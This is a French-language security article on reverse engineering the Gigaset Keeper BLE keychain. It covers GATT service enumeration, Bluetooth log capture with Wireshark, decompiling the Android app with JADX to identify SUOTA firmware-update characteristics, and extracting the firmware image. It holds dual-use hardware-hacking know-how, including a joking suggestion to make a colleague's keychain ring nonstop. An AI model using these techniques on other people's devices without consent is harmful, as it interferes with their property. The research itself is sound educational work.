Après une courte introduction au BLE, nous allons présenter brièvement le porte-clef Keeper et utiliser plusieurs outils/méthodes (BLE scanner, analyse de trafic, reverse d'apk) afin de déterminer les différents services et caractéristiques de celui-ci. Cela nous permettra de comprendre son fonctionnement et ses particularités. Le but final de cet article est simplement de vous donner envie de jouer avec des objets connectés et de vous trouver une occupation quand madame vous force à aller dans les magasins de meuble & déco le samedi (True Story).

# 1. INTRODUCTION AU BLE

Le Bluetooth Low Energy (ou Bluetooth Smart pour les amoureux du marketing) est une technologie introduite dans le *Bluetooth Core Specification 4.0* en 2010. Son objectif est de rendre les équipements utilisant cette technologie moins gourmands en énergie que leurs prédécesseurs utilisant d'autres versions de Bluetooth tel que le Bluetooth BR/EDR (*Basic Rate/Enhanced Data Rate*).

D'un point de vue radio, le standard BLE utilise la bande de fréquence 2.4 GHz sur laquelle est définie 40 canaux de 2 MHz chacun (3 utilisés pour la diffusion et les 37 autres pour de l'envoi de données).

Ces deux types de canaux correspondent en réalité aux deux modes de communication en BLE : le mode diffusion et le mode connecté. Ces modes et les rôles des équipements Bluetooth sont définis par le *Generic Access Profile* (GAP).

Le GAP définit comment des équipements Bluetooth Low Energy peuvent informer de leurs présences et communiquer entre eux. On retrouve donc deux modes de communications et quatre rôles différents :

- le mode diffusion (*broadcasting*) : un équipement (*broadcaster* e.g. un pluviomètre dans le jardin) va envoyer des trames réseau de type *advertising* sur les trois canaux dédiés à la diffusion. Un autre équipement (*observer* e.g. une station météo) va être à l'écoute de ces canaux et réceptionner les informations envoyées.
- le mode connecté (*connecting*) : ce mode est le plus communément utilisé. Un périphérique (*peripheral* e.g. notre porte-clef) va avertir de sa présence de manière périodique en attendant qu'un concentrateur (*central* e.g. un smartphone Android) tente d'établir une connexion. L'établissement de la connexion va permettre aux deux équipements de communiquer au travers d'un canal de données négocié. Cela implique qu'un périphérique BLE ne peut être connecté qu'à un seul concentrateur à un instant t.

Le *Generic Attribute Profile* (GATT) définit comment les données sont organisées et échangées entre le serveur et le client. Dans notre cas, le porte-clef (périphérique BLE) est le serveur GATT et le smartphone est le client GATT. Le smartphone envoie des requêtes au porte-clef afin d'obtenir la liste des informations et des interactions qui lui sont accessibles (services/caractéristiques).

Chaque profil est constitué d'un ou plusieurs services, eux-mêmes constitués d'une ou plusieurs caractéristiques ayant





*Fig. 1 : Composition d'un profil GATT.*

chacune des propriétés, des valeurs et des descripteurs (Figure 1, page précédente). Certains profils génériques sont présents dans le *Bluetooth Core Specification* [1], de même que certains services [2] et caractéristiques [3].

Tous ces services et ces caractéristiques sont identifiables grâce par un identifiant unique (UUID - *Universally Unique Identifier*).

**NOTE**

Les lecteurs souhaitant approfondir sur la technologie BLE sont invités à lire les articles *MISC* suivants :
⇨ « Bluetooth Low Energy for pentesters », *MISC n°88* [4]
⇨ « iBeacon, ça balise un max ! », *MISC n°92* [5]

## 2. LE PORTE-CLEF (GIGASET KEEPER)

Le porte-clef analysé dans cet article est le Keeper de la marque Gigaset (Figure 2). D'après la fiche de description du produit [6], ses fonctionnalités principales sont les suivantes (lorsqu'il est utilisé avec l'application officielle pour smartphone) :

- ⇨ vous notifie quand le smartphone s'éloigne du porte-clef ;
- ⇨ sonne et clignote quand vous le souhaitez ;
- ⇨ fait sonner le smartphone en appuyant sur le bouton du Keeper.

L'application Android pour utiliser ce porte-clef est disponible directement sur le Play Store [7] en version 4.1.11 au moment de la rédaction de cet article. C'est cette version qui sera analysée dans le chapitre 4.1 en faisant de la rétro-ingénierie d'apk.


*Fig. 2 : Le porte-clef connecté Keeper de Gigaset.*

**NOTE**

Gigaset vend aussi un autre porte-clef connecté dénommé Gigaset G-tag qui ressemble énormément (extérieurement et intérieurement) au Keeper, mais qui utilise une autre application Android.

## 3. DÉCOUVERTE DES SERVICES/CARACTÉRISTIQUES

Comme nous l'avons vu dans l'introduction au Bluetooth low Energy, le porte-clef est le périphérique Bluetooth qui va communiquer avec le smartphone en mode connecté. Afin de découvrir les services et les caractéristiques fournies par le Keeper, nous allons utiliser un scanner BLE, c'est-à-dire une application qui va scanner et communiquer avec les différents équipements Bluetooth Low Energy présents autour de nous.

Personnellement, j'utilise l'application Android nRF Connect de Nordic Semiconductor **[8]** ou l'application BLE Scanner de Bluepixel **[9]** afin de pouvoir scanner à tout moment. Il est également possible avec l'application nRF Connect de cloner un périphérique BLE afin de pouvoir analyser a posteriori ses services et ses caractéristiques.

## 3.1 Scanner le porte-clef

La première étape consiste à scanner les périphériques BLE avec nRF Connect (Figure 3). L'application détecte bien le porte-clef et nous donne déjà des informations comme son nom (`Gigaset Keeper`), son adresse MAC (`7C:2F80:C2:E2:A0`) et la puissance du signal (`-84 dBm`).

En cliquant sur ***CONNECT***, on obtient la liste de tous les services du porte-clef (Figure 4) ainsi que leurs caractéristiques. Lorsque l'UUID n'est représenté que sur 16 bits, cela signifie que le service est défini dans les spécifications Bluetooth. Dans le cas d'un UUID sur 128 bits, le service est le plus souvent inconnu et spécifique au périphérique et/ou au constructeur du SoC.





*Fig. 3 : Résultat du scan BLE avec nRF Connect.*





*Fig. 4 : Liste des services du Keeper avec nRF Connect.*

En résumé, le smartphone peut accéder aux 22 caractéristiques listées ci-après :

Fichier

```
01: #### légende ####
02: Nom du service - UUID
03: -- Nom de la caractéristique / UUID / Propriété

05: #### Services et caractéristiques référencés dans les spécifications Bluetooth ####
06: Generic Access - 0x1800
07: -- Device Name/ 0x2a00 / READ
08: -- Appearance / 0x2a01 / READ
09: -- Peripheral Privacy Flag / 0x2a02 / READ, WRITE
10: -- Peripheral Preferred Connection Parameters / 0x2a04 / READ

12: Generic Attribute - 0x1801
13: -- Service Changed / 0x2a05 / INDICATE, READ

15: Device Information - 0x180a
16: -- Manufacturer Name String / 0x2a29 / READ
17: -- Model Number String / 0x2a24 / READ
18: -- Firmware Revision String / 0x2a26 / READ
19: -- Software Revision String / 0x2a28 / READ
20: -- System ID / 0x2a23 / READ
21: -- PnP ID / 0x2a50 / READ

23: Link Loss - 0x1803
24: -- Alert Level / 0x2a06 / READ, WRITE

26: Immediate Alert - 0x1802
27: -- Alert Level / 0x2a06 / WRITE NO RESPONSE

29: Tx Power - 0x1804
30: -- Tx Power Level / 0x2a07 / READ

32: Battery Service - 0x180F
33: -- Battery Level / 0x2a19 / NOTIFY, READ

35: #### Services et caractéristiques inconnus ####
36: Unknown Service - 0000fef5-0000-1000-8000-00805f9b34fb
37: -- Unknown Characteristic / 8082caa8-41a6-4021-91c6-56f9b954cc34 / READ, WRITE
38: -- Unknown Characteristic / 724249F0-5EC3-4B5F-8804-42345AF08651 / READ, WRITE
39: -- Unknown Characteristic / 6c53db25-47a1-45fe-a022-7c92fb334fd4 / READ
40: -- Unknown Characteristic / 9d84b9a3-000c-49d8-9183-855b673fda31 / READ, WRITE
41: -- Unknown Characteristic / 457871e8-d516-4ca1-9116-57d0b17b9cb2 / READ, WRITE,
WRITE NO RESPONSE
42: -- Unknown Characteristic / 5f78df94-798c-46f5-990a-b3eb6a065c88 / NOTIFY, READ

44: Unknown Service - 6d696c69-7020-726f-6d61-6e6f-77736b69
45: -- Unknown Characteristic / 66696c69-7020-726f-6d61-6e6f77736b69 / NOTIFY, READ
```

À partir de ces informations, nous pouvons déjà observer que 7 services sont définis dans les spécifications Bluetooth et 2 sont inconnus.

Les UUID définis dans les spécifications Bluetooth (e.g. 0x1804) peuvent également s'écrire sous un format 128 bits (e.g. 00001804-0000-1000-8000-00805f9b34fb). On retrouve ici plus de 96 bits en commun avec l'UUID du premier service inconnu (**0000fef5-0000-1000-8000-00805f9b34fb**), ce qui nous permet de déterminer

que la valeur **0xfef5** est associée à un membre du Bluetooth SIG (*Bluetooth Special Interest Group*) **[10]**. Dans notre cas, le constructeur de la partie matérielle du porte-clef est Dialog Semiconductor GmbH.

Un autre moyen - plus simple - pour obtenir le nom du constructeur (et d'autres informations utiles) est de lire l'intégralité des caractéristiques du service **Device Information – 0x180a** (ligne 15).

**Fichier**

```
Device Information - 0x180a
-- Manufacturer Name String = Gigaset 02112016
-- Model Number String = DA1458x
-- Firmware Revision String = v_3.0.11.549
-- Software Revision String = v_3.20.8.35
-- System ID = (0x) 12-34-56-FF-FE-9A-BC-DE
-- PnP ID = Bluetooth SIG Company: Gigaset
Communication GmbH <0x0180>
Product Id: 2
Product Version: 256
```

Ces informations nous seront utiles dans la suite de l'analyse (en particulier le numéro de modèle : **DA1458x**).

## 3.2 Faire sonner le porte-clef

Deux services **Link Loss - 0x1803** et **Immediate Alert - 0x1802** permettent de faire sonner le porte-clef grâce à la caractéristique **Alert Level - 0x2A06** (ligne 24 et 27). On peut toutefois noter que les propriétés (READ, WRITE, WRITE NO RESPONSE...) de cette dernière ne sont pas les mêmes en fonction du service associé (**Link Loss** ou **Immediate Alert**). Le smartphone pourra écrire et lire (**READ**, **WRITE**) la valeur de l'alerte ou juste la modifier (**WRITE NO RESPONSE**) en fonction du service utilisé. Les niveaux d'alertes possibles sont : pas d'alerte – 0x00, alerte moyenne – 0x01 et alerte forte – 0x02 (Figure 5).

Ces deux services peuvent être utilisés respectivement par l'application pour : faire sonner le porte-clef quand le smartphone s'éloigne ou lorsque l'utilisateur le souhaite. En changeant le niveau d'alerte, il nous est donc possible de faire sonner le porte-clef d'un de vos collègues toute la journée sans qu'il puisse l'éteindre (car votre smartphone sera déjà connecté dessus) et même de faire communiquer le Keeper en morse pour les plus motivés d'entre vous.





*Fig. 5 : Faire sonner le porte-clef avec nRF Connect.*

# 4. DÉCOUVERTE DES SERVICES/CARACTÉRISTIQUES INCONNUS

Les deux derniers services de notre liste (Figure 4) ainsi que leurs caractéristiques ne sont pas connus des spécifications Bluetooth.

Une des premières méthodes pour comprendre l'utilité et les effets de ces caractéristiques inconnues est d'activer l'enregistrement du trafic Bluetooth dans les logs de votre

smartphone Android. Ensuite, pour une analyse en profondeur, nous ferons de la rétro-ingénierie sur l'apk officielle du Keeper [7].

## 4.1 Analyse des logs Bluetooth d'Android (btsnoop_hci)

Par défaut, l'enregistrement du trafic Bluetooth dans un fichier de journalisation sur Android n'est pas activé et nécessite des modifications de configuration via le mode développeur. Pour activer ce mode, allez dans le menu ***Paramètres > À Propos du téléphone*** et cliquez plusieurs fois sur ***Numéro de build***. Vous pourrez ensuite activer les logs Bluetooth en cliquant sur ***Paramètres > Options développeurs > Activer journaux HCI Bluetooth*** (Figure 6).

Le fichier de journalisation sera enregistré directement sur le téléphone à l'emplacement : **`/sdcard/btsnoop_hci.log`**. Ce fichier peut être ouvert grâce à un outil comme Wireshark [11] afin d'analyser le trafic et déterminer les données envoyées/reçues par le smartphone en fonction des interactions sur l'application officielle (Figure 7). La description du *Bluetooth Attribute Protocol* ci-après est générée directement par Wireshark lors de l'analyse d'une trame BLE envoyée par le téléphone vers le porte-clef.





*Fig. 6 : Activation des logs Bluetooth via le mode développeur sous Android.*





*Fig. 7 : Analyse du trafic Bluetooth Low Energy du fichier btsnoop_hci.log sur Wireshark.*

Fichier

```
Bluetooth Attribute Protocol
    Opcode: Write Command (0x52)
        0... .... = Authentication Signature: False
        .1.. .... = Command: True
        ..01 0010 = Method: Write Request (0x12)
    Handle: 0x0022 (Immediate Alert: Alert Level)
        [Service UUID: Immediate Alert (0x1802)]
         [UUID: Alert Level (0x2a06)]
     Alert Level: Mild Alert (0x01)
```

Lorsque l'on active le bip du porte-clef depuis l'application du smartphone, une trame BLE est envoyée au porte-clef afin de l'informer qu'il doit changer la valeur de la caractéristique nommée **`Alert Level`** avec pour valeur **`Mild Alert (0x01)`**.

## 4.2 Rétro-ingénierie de l'application Android du Keeper

Afin de récupérer directement le code source (en Java) de l'application Android du Keeper, nous utilisons un décompilateur DEX vers JAVA. Parmi les plus efficaces, on peut citer dex2jar [12] et JADX [13]. Personnellement, je préfère utiliser JADX, car il se montre souvent meilleur lors de la reconstruction du code source d'application.

### 4.2.1 Décompilation avec JADX

Une fois Jadx téléchargé et compilé, vous pouvez directement lui passer en paramètre l'apk à décompiler : **`jadx keeper_v4.1.11.com.apk`**. Les fichiers **`.java`** résultant se trouveront dans le dossier d'exécution.

Terminal

```
$ ls
keeper_v4.1.11.com.apk
$ jadx  keeper_v4.1.11.com.apk
$ ls
keeper_v4.1.11.com/ keeper_v4.1.11.com.apk
$ ls keeper_v4.1.11.com/
android  AndroidManifest.xml  butterknife  ch  com  de  io  jsr305_annotations
okhttp3  okio  org  res  retrofit  retrofit2  rx  uk
$ cd keeper_v4.1.11.com/com/
annimon/            fernandocejas/      gigaset/            google/
polidea/            viewpagerindicator/
artemzin/           getkeepsafe/        github/             nostra13/
squareup/
$ ls gigaset/elements/android/app/gtag2/
bleengine                 FindPhoneActivity$$Lambda$1.java
firmwareupdate         Manifest.java  settings                 user
bluetoothoff           FindPhoneActivity$$Lambda$2.java  GtagApplication.java
player         StartUpActivity.java    utils
BuildConfig.java         FindPhoneActivity$$Lambda$3.java  gtagengine
realm           systemreceivers          wizard
FindPhoneActivity.java  FindPhoneActivity$$Lambda$4.java  gtagviewer
R.java         UniqueIntentQueue.java
```

Les dossiers contenant le plus de fichiers java relatifs au Bluetooth Low Energy et au fonctionnement interne du porte-clef sont : **`bleengine`** et **`gtagengine`**. C'est dans ce dernier que l'on peut retrouver la définition des UUIDs pour l'application.

### 4.2.2 Lister les UUIDs

Dans le fichier **com/gigaset/elements/android/app/gtag2/gtagengine/GtagBle.java**, on trouve la définition de tous les UUIDs utilisés par l'application. L'application utilise la méthode **UUID.fromString()** afin d'obtenir l'ensemble des identifiants qui lui permettra de créer ses requêtes BLE et décoder les trames reçues.

**Fichier**

```
01: public class GtagBle {
02:     private static final UUID ALERT_CHARACTERISTIC_UUID = UUID.
fromString("00002A06-0000-1000-8000-00805f9b34fb");
03:     private static final UUID ALERT_SERVICE_UUID = UUID.
fromString("00001802-0000-1000-8000-00805f9b34fb");
04:     private static final UUID BATTERY_LEVEL_UUID = UUID.
fromString("00002a19-0000-1000-8000-00805f9b34fb");
05:     private static final UUID BUTTON_PRESS_UUID = UUID.
fromString("66696c69-7020-726f-6d61-6e6f77736b69");
06:     private static final UUID DEVICE_INFORMATION_SERVICE = UUID.
fromString("0000180A-0000-1000-8000-00805f9b34fb");
07:     private static final UUID FIRMWARE_REVISION_CHARACTERISTIC = UUID.
fromString("00002A26-0000-1000-8000-00805f9b34fb");
08:
09:     private static final long FIRST_RECONNECT_DELAY = 4;
10:     public static final byte MILD_ALERT = (byte) 1;
11:     public static final byte NO_ALERT = (byte) 0;
12:     private static final UUID PRODUCTION_DATE_CHARACTERISTIC = UUID.
fromString("00002A29-0000-1000-8000-00805f9b34fb");
13:     private static final long RECONNECT_DELAY = 10;
14:     private static final int RETRY_COUNT = 3;
15:     private static final long RETRY_DELAY = 3000;
16:     private static final byte[] START_ALERT_BYTES = new byte[]{(byte)
1};
17:     private static final byte[] STOP_ALERT_BYTES = new byte[]{(byte)
0};
18:
19:     private static final UUID SUOTA_GPIO_MAP = UUID.
fromString("724249F0-5EC3-4B5F-8804-42345AF08651");
20:     private static final UUID SUOTA_MEM_DEV_UUID = UUID.
fromString("8082caa8-41a6-4021-91c6-56f9b954cc34");
21:     private static final UUID SUOTA_PATCH_DATA_UUID = UUID.
fromString("457871e8-d516-4ca1-9116-57d0b17b9cb2");
22:     private static final UUID SUOTA_PATCH_LEN_UUID = UUID.
fromString("9d84b9a3-000c-49d8-9183-855b673fda31");
23:     private static final UUID SUOTA_SERVICE_UUID = UUID.
fromString("0000fef5-0000-1000-8000-00805f9b34fb");
24:     private static final UUID SUOTA_SERV_STATUS_UUID = UUID.
fromString("5f78df94-798c-46f5-990a-b3eb6a065c88");
25:
26:     private static final String TAG = GtagBle.class.getSimpleName();
27:     private final String GTAG2_NAME = "Gigaset keeper";
28:     private final String GTAG_NAME = "Gigaset G-tag";
29:     ...
30: }
```

Grâce à cette partie du code, nous sommes capables d'identifier que la caractéristique avec l'UUID **66696c69-7020-726f-6d61-6e6f77736b69** est utilisée lorsque l'utilisateur presse le bouton (**BUTTON_PRESS_UUID**) présent sur le porte-clef Keeper. Comme celle-ci a la propriété **NOTIFY**, le smartphone Android recevra un message Bluetooth Low Energy dès qu'il y aura une pression sur le bouton et l'application du Keeper activera alors la sonnerie du téléphone. Ce mécanisme sert à remplir la

fonctionnalité précédemment énoncée et présente sur la fiche descriptive du porte-clef : faire sonner le smartphone en appuyant sur le bouton du Keeper.

Les autres UUIDs identifiés comme inconnus lors du scan avec nRF Connect sont également présents dans le code et nous permettent d'obtenir un peu plus d'informations sur leurs utilités (**SUOTA_***).

**NOTE**

On peut également observer qu'une référence à l'autre porte-clef connecté vendu par Gigaset (**Gigaset G-tag**) est présente dans le code, ce qui indique que le code des applications respectives (et des porte-clefs) doit avoir le même fonctionnement interne.

### 4.2.3 Analyser le fonctionnement des UUIDs inconnus (SUOTA)

Toujours dans le fichier **com/gigaset/elements/android/app/gtag2/gtagengine/GtagBle.java**, on retrouve les différentes variables SUOTA (**SUOTA_SERVICE_UUID**, **SUOTA_PATCH_DATA_UUID**, **SUOTA_PATCH_LEN_UUID**, **SUOTA_MEM_DEV_UUID**, **SUOTA_GPIO_MAP**, **SUOTA_SERV_STATUS_UUID**) associées avec les fonctions respectives : **sendFirmwareUpdate**, **sendSuotaPathLength**, **sendMemoryParameters**, **sendPortParameters**, **startServerStatusNotification**.

**Fichier**

```
...
void sendFirmwareUpdate(byte[] bytes) {
        if (checkGtag().equals(GtagType.KEEPER)) {
            writeCharacteristic(SUOTA_SERVICE_UUID, SUOTA_PATCH_DATA_UUID, bytes);
        }
    }

    void sendSuotaPathLength(int blockSize) {
        if (checkGtag().equals(GtagType.KEEPER)) {
            writeCharacteristic(SUOTA_SERVICE_UUID, SUOTA_PATCH_LEN_UUID, new
byte[]{(byte) blockSize, (byte) 0});
        }
    }

    void sendMemoryParameters(byte[] bytes) {
        if (checkGtag().equals(GtagType.KEEPER)) {
            writeCharacteristic(SUOTA_SERVICE_UUID, SUOTA_MEM_DEV_UUID, bytes);
        }
    }

    void sendPortParameters(byte[] bytes) {
        if (checkGtag().equals(GtagType.KEEPER)) {
            writeCharacteristic(SUOTA_SERVICE_UUID, SUOTA_GPIO_MAP, bytes);
        }
    }
...
private void startServerStatusNotification() {
        if (checkGtag().equals(GtagType.KEEPER)) {
            subscribeToNotification(SUOTA_SERV_STATUS_UUID, GtagBle$$Lambda$15.
lambdaFactory$(this));
        }
    }
```

La première apparition de la variable **SUOTA_SERVICE_UUID** dans la fonction **sendFirmwareUpdate** nous permet de supposer que les services et caractéristiques SUOTA sont en relation avec un mécanisme de mise à jour du firmware du porte-clef.

# 5. SUOTA (SOFTWARE UPDATE OVER THE AIR)

Nous avons vu précédemment que le numéro de modèle du SoC (*System On Chip*) est le **DA1458x** de Dialog Semiconductor GmbH. D'après le site du constructeur **[14]**, un de leurs produits (le DA14583) dispose d'un mécanisme de mise à jour logicielle par radio (*software upgrades over the air* (OTA)).

## 5.1 Récupération du firmware

C'est dans le fichier **com/gigaset/elements/android/app/gtag2/gtagviewer/FirmwareUpdateActivity.java** que la seule référence au fichier contenant la mise à jour est présente. La variable **SUOTA_FILE_NAME** contient la valeur **suota/app_Upd_549.img**. Cette variable est utilisée dans la fonction **initFile()** lors de l'initialisation de la classe **FirmwareUpdateActivity**.

**Fichier**

```
public class FirmwareUpdateActivity extends Activity implements
OnClickListener {

private static final String SUOTA_FILE_NAME = "suota/app_Upd_549.img";
...

private void sendBlock() {
    if (this.firmwareFile.isLastChunkReturned()) {
        done(true);
        return;
    }
    if (!this.firmwareFile.hasFullBlock()) {
        setPatchLength();
    }
    for (int i = 0; i < 12; i++) {
        sendChunk(this.gtag, this.firmwareFile.getNextChunk());
    }
}

private void sendChunk(Gtag gtag, byte[] bytes) {
     if (bytes != null && bytes.length != 0) {
         this.apiFacade.sendFirmwareBytes(gtag, bytes);
    }
}
private void initFile() {
    try {
         this.firmwareFile = new FirmwareFile(getAssets().open(SUOTA_
FILE_NAME));
     } catch (IOException ex) {
         ex.printStackTrace();
    }
}
```

Comme le chemin et le nom de cette image sont hard-codés dans l'application, cela signifie que **app_Upd_549.img** est sans doute embarquée directement dans l'apk (**assets/suota/***).

Terminal

```
$ ls
keeper_v4.1.11.com.apk
$ unzip -q keeper_v4.1.11.com.apk
$ ls
AndroidManifest.xml  assets  build-data.properties  classes.dex  jsr305_
annotations  keeper_v4.1.11.com.apk  lib  META-INF  res  resources.arsc
$ ls assets
font  legal_notice  references  suota
$ ls assets/suota/
app_Upd_549.img  firmware_version.txt
```

